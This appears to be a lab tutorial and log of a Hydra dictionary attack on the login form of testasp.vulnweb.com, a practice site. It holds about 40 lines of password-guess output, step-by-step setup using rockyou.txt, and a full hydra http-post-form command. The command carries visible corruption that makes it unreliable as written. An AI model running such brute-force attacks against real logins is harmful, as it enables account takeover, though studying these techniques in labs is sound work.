[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "ladybug" - 424 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "kitty" - 425 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "popcorn" - 426 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "alberto" - 427 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "valeria" - 428 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "cookies" - 429 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "leslie" - 430 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jenny" - 431 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "nicole1" - 432 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345678910" - 433 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "leonardo" - 434 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jayjay" - 435 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "liliana" - 436 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "dexter" - 437 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sexycgirl" - 438 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "232323" - 439 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "amores" - 440 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rockon" - 441 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "christ" - 442 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "babyydoll" - 443 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "anthony1" - 444 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "marcus" - 445 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "bitch1" - 446 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "fatima" - 447 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "miamor" - 448 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "lover" - 449 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "chrisl" - 450 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "single" - 451 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "eyore" - 452 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "lalala" - 453 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "252525" - 454 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "scooter" - 455 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "natasha" - 456 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "skittles" - 457 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "brooklyn" - 458 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "colombia" - 459 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "159357" - 460 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "teddybear" - 461 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "winnie" - 462 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "happy" - 463 of 14344399 [child 9] (0/0)
```

"[ERROR] Received signal 2, going down ...

The session file ./hydra.restore was written. Type "hydra -R" to resume session.

root@kali: /usr/share/wordlists

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Clear Send 3 requests 12.77 KB / 3.40 KB transferred 1 minute 1.10 s 100% download 0.00 KB/s 100% upload 0.00 KB/s

RESULT FOR ATTEMPTING A DICTIONARY ATTACK FOR A POST REQUEST.

HOW TO CONDUCT A DICTIONARY ATTACK TO CRACK PASSWORDS USING HYDRA.

Here, we used HYDRA to attempt a dictionary attack for password cracking.

After accessing the help menu on HYDRA to see what type of attack we can run using hydra, we visited the target site. Now we want to capture the post-form parameters. HYDRA uses these parameters to send its various requests to the correct target. Now we opened the target site with the web browser on kali and we went to the developer tools panel after visiting the target site. We then navigated to the tab called “network”, then we reloaded to see the GET requests. We are requesting data from the server so we can see the login form.

To check for a new POST request pop up in the Network tab, we entered a random username and password. Our machine is sending data to the server, the request also contains the parameters we need.

We then copied the tfUName and tfUPass Parameters by right clicking on the POST request and selecting “edit and send”.

Now we want to attempt to login as ADMIN, we would first need to choose a wordlist to guess passwords to login as this account. We would be using the rockyou.txt wordlist for this attack to see the path. You can also type “locate wordlists” in your terminal to see all the different wordlist kali has installed.

Now the rockyou.txt wordlist file has a .gz extension, we need to extract the file by changing directory to usr/share/wordlists, then we extract the gunzip file. We can go ahead and type ls in the terminal to see that the rockyou.txt file is available. Now we have all the information we need and we are ready to open HYDRA to begin the attack.

Now to begin the attack on HYDRA there are some commands that has to be submitted to hydra :

When we input this command, the attack will begin and HYDRA will start guessing a lot of passwords for the username ADMIN in an attempt to login, as seen in the last image.

hydra -l admin -P fusr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp:tfUName=USER 6tfUPass-^PASS^:S-logout" -wV -f

Here we can see HYDRA trying to guess the password by attempting a dictionary attack for a POST request in the last picture. The request was stopped because this was an attempt. Hydra can also be used to attack usernames and passwords of different services—such as SSH, FTP, telnet, proxy, etc.—making it an extremely powerful and useful tool to have in your arsenal.